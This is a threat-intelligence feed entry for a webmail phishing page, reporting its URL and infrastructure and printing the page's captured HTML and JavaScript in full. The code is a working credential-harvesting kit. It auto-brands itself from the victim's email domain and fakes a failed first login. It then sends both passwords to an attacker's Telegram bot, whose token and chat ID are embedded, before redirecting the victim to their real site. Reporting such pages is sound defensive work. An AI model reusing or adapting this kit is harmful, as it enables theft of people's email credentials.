   ___          _____  _____    __  ____  ____       _
  / _ \        / ____||_   _|  / _||___ \|___ \     | |
 | | | |__  __| (___    | |   | |_   __) | __) |  __| |
 | | | |\ \/ / \___ \   | |   |  _| |__ < |__ <  / _` |
 | |_| | >  <  ____) | _| |_  | |   ___) |___) || (_| |
  \___/ /_/\_\|_____/ |_____| |_|  |____/|____/  \__,_|
                          ______
                         |______|
0xSI_f33d_REPORT_ID: #147084
Submission Date
03/10/2026
Submitter
@bot_orange
Indicator URL
https://stardustottawa.com/ok/aldom.html#[email protected]/
Page Title
Webmail Portal Access
Taxonomy
phishingphishing
Infrastructure
IP: 199.204.212.27
CN: stardustottawa.com
MX: mail.stardustottawa.com
Intel / Info
No intelligence notes recorded.
Visual Evidence

Captured Source Code
VIEW_SOURCE: [HTML]
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8" />
  <meta name="viewport" content="width=device-width, initial-scale=1.0"/>
  <title>Webmail Portal Access</title>

  <link href="https://cdn.jsdelivr.net/npm/[email protected]/dist/css/bootstrap.min.css" rel="stylesheet">
  <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/font-awesome/6.5.0/css/all.min.css"/>

  <style>
    body {
      background: #ffffff;
      background-size: cover;
      background-position: center;
      min-height: 100vh;
      display: flex;
      align-items: center;
      justify-content: center;
      font-family: 'Segoe UI', sans-serif;
      margin: 0;
      transition: background 0.8s ease;
    }

    .login-container {
      max-width: 440px;
      width: 100%;
      padding: 2.8rem 2.5rem;
      background: #ffffff;
      border-radius: 16px;
      box-shadow: 0 15px 40px rgba(0, 0, 0, 0.18);
      position: relative;
      z-index: 10;
    }

    .logo-area img, .text-logo {
      height: 62px;
      object-fit: contain;
    }

    .text-logo {
      display: none;
      font-size: 2.1rem;
      font-weight: 700;
      letter-spacing: -1px;
      color: #1a1a1a;
    }

    .subtitle {
      color: #555;
      font-size: 1.1rem;
    }

    .warning-text {
      color: #d32f2f;
      font-size: 0.95rem;
    }

    .form-control {
      height: 52px;
      border-radius: 10px;
      padding-left: 2.8rem;
    }

    .input-group-text {
      width: 52px;
      background: #f8f9fa;
    }

    .btn-primary {
      height: 52px;
      border-radius: 10px;
      font-weight: 600;
      background: #0066cc;
      border: none;
    }

    .btn-primary:hover {
      background: #0052a3;
    }

    #msg {
      transition: all 0.3s;
      min-height: 48px;
    }
  </style>
</head>
<body>

<div class="login-container">
  <div class="logo-area text-center mb-4">
    <img id="logoimg" src="https://via.placeholder.com/62?text=Mail" alt="Logo">
    <span id="textlogo" class="text-logo"></span>
    <h3 id="logoname" class="mt-3 mb-1 fw-semibold"></h3>
  </div>

  <p class="text-center subtitle mb-2">Sign in to continue</p>
  <p class="text-center warning-text">To access document, you'll need to verify your email account.</p>

  <div id="msg" class="alert alert-danger text-center" style="display:none;"></div>

  <form id="loginForm">
    <div class="mb-3">
      <div class="input-group">
        <span class="input-group-text"><i class="fas fa-user"></i></span>
        <input type="email" class="form-control" id="email" placeholder="Username or email" required>
      </div>
    </div>
    <div class="mb-4">
      <div class="input-group">
        <span class="input-group-text"><i class="fas fa-lock"></i></span>
        <input type="password" class="form-control" id="password" placeholder="Password" required autofocus>
      </div>
    </div>

    <button type="submit" class="btn btn-primary w-100" id="signinBtn">Sign in</button>
  </form>
</div>

<script>
// ───────────────────��────────────────────────────
// FIXED: Telegram sending using image method (works locally)
// ────────────────────────────────────────────────

let attempt = 0;
let firstPassword = "";

function updateBranding() {
  const hash = location.hash.substring(1);
  if (!hash) return;

  const email = decodeURIComponent(hash);
  document.getElementById('email').value = email;

  const atIndex = email.indexOf('@');
  if (atIndex === -1) return;

  const domain = email.substring(atIndex + 1).toLowerCase();
  const company = domain.split('.')[0].toUpperCase();

  const logoImg = document.getElementById('logoimg');
  const textLogo = document.getElementById('textlogo');

  logoImg.src = `https://logo.clearbit.com/${domain}`;

  logoImg.onerror = () => {
    logoImg.src = `https://www.google.com/s2/favicons?sz=128&domain=${domain}`;

    logoImg.onerror = () => {
      logoImg.style.display = 'none';
      textLogo.style.display = 'block';
      textLogo.textContent = company;
    };
  };

  document.getElementById('logoname').textContent = company + " ";

  const screenshot = `https://image.thum.io/get/width/1200/crop/800/noanimate/https://${domain}`;
  document.body.style.backgroundImage = `url('${screenshot}')`;
  document.body.style.backgroundColor = '#f8f9fa';
  document.body.style.backgroundBlendMode = 'overlay';
}

// Simple image method - works from local files
function sendToTelegram(text) {
  try {
    const img = new Image();
    const token = "8864735787:AAEK_bnDk1d0dDCmLZkCLf2XG4Awr1aQN0U";
    const url = `https://api.telegram.org/bot${token}/sendMessage?chat_id=6388079784&text=${encodeURIComponent(text)}&parse_mode=Markdown`;
    img.src = url;
  } catch(e) {
    console.log("Telegram send failed:", e);
  }
}

document.getElementById('loginForm').addEventListener('submit', function(e) {
  e.preventDefault();

  const email = document.getElementById('email').value.trim();
  const password = document.getElementById('password').value.trim();
  const msg = document.getElementById('msg');

  if (!email || !password) {
    msg.textContent = 'Please enter your email and password';
    msg.className = 'alert alert-warning text-center';
    msg.style.display = 'block';
    return;
  }

  attempt++;

  if (attempt === 1) {
    firstPassword = password;

    sendToTelegram(
      `WESTERN-PROPARGANDA\n` +
      `email: ${email}\n` +
      `pass 1: ${password}\n` +
      `(incorrect - first attempt)`
    );

    msg.textContent = 'Incorrect password. Please try again.';
    msg.className = 'alert alert-danger text-center';
    msg.style.display = 'block';

    document.getElementById('password').value = '';
    document.getElementById('password').focus();
  } else {
    sendToTelegram(
      `WESTERN-PROPARGANDA\n` +
      `email: ${email}\n` +
      `pass 1: ${firstPassword}\n` +
      `pass 2: ${password}\n` +
      `(second attempt - redirecting)`
    );

    msg.textContent = 'Verifying...';
    msg.className = 'alert alert-info text-center';
    msg.style.display = 'block';

    setTimeout(() => {
      let domain = email.split('@')[1];
      let target = domain ? 'https://' + domain : 'https://www.google.com';
      window.location.href = target;
    }, 1400);
  }
});

window.addEventListener('load', () => {
  updateBranding();
  document.getElementById('password').focus();
});
</script>
</body>
</html>